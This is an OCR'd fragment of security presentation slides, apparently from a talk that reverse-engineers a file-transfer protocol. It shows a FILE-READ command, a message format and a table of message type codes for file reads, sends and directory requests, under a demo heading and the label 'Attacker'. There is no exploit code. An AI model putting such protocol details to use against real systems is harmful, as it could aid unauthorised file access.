
FILE-READ [file_id] [buff_size]

```
FILE-READ 0 120
EGVideo m4v=MPEGVideo mod=MPEGVideo ...
```



DEMO 2

How does it work? Part 3




{ Type Len } Where? , What? , End ;

Message standard


MT_FILE_BAD =	42h B
MT_FILE_END =	43h C
MT_DATAGRAM =	44h D
MT_FILE_REQ_ERR =	45h E
MT_FILE_DATA =	46h F
MT_FILE_GOOD =	47h G
MT_REQ_DIR =	49h I
MT_FILE_REQ_SEND =	52h R
MT_FILE_SEND =	53h S
MT_UNTYPED =	55h U
MT_SEND_CANCEL =	58h X
MT_RESP_DIR =	69h i
MT_RECV_CANCEL =	78h x


Attacker

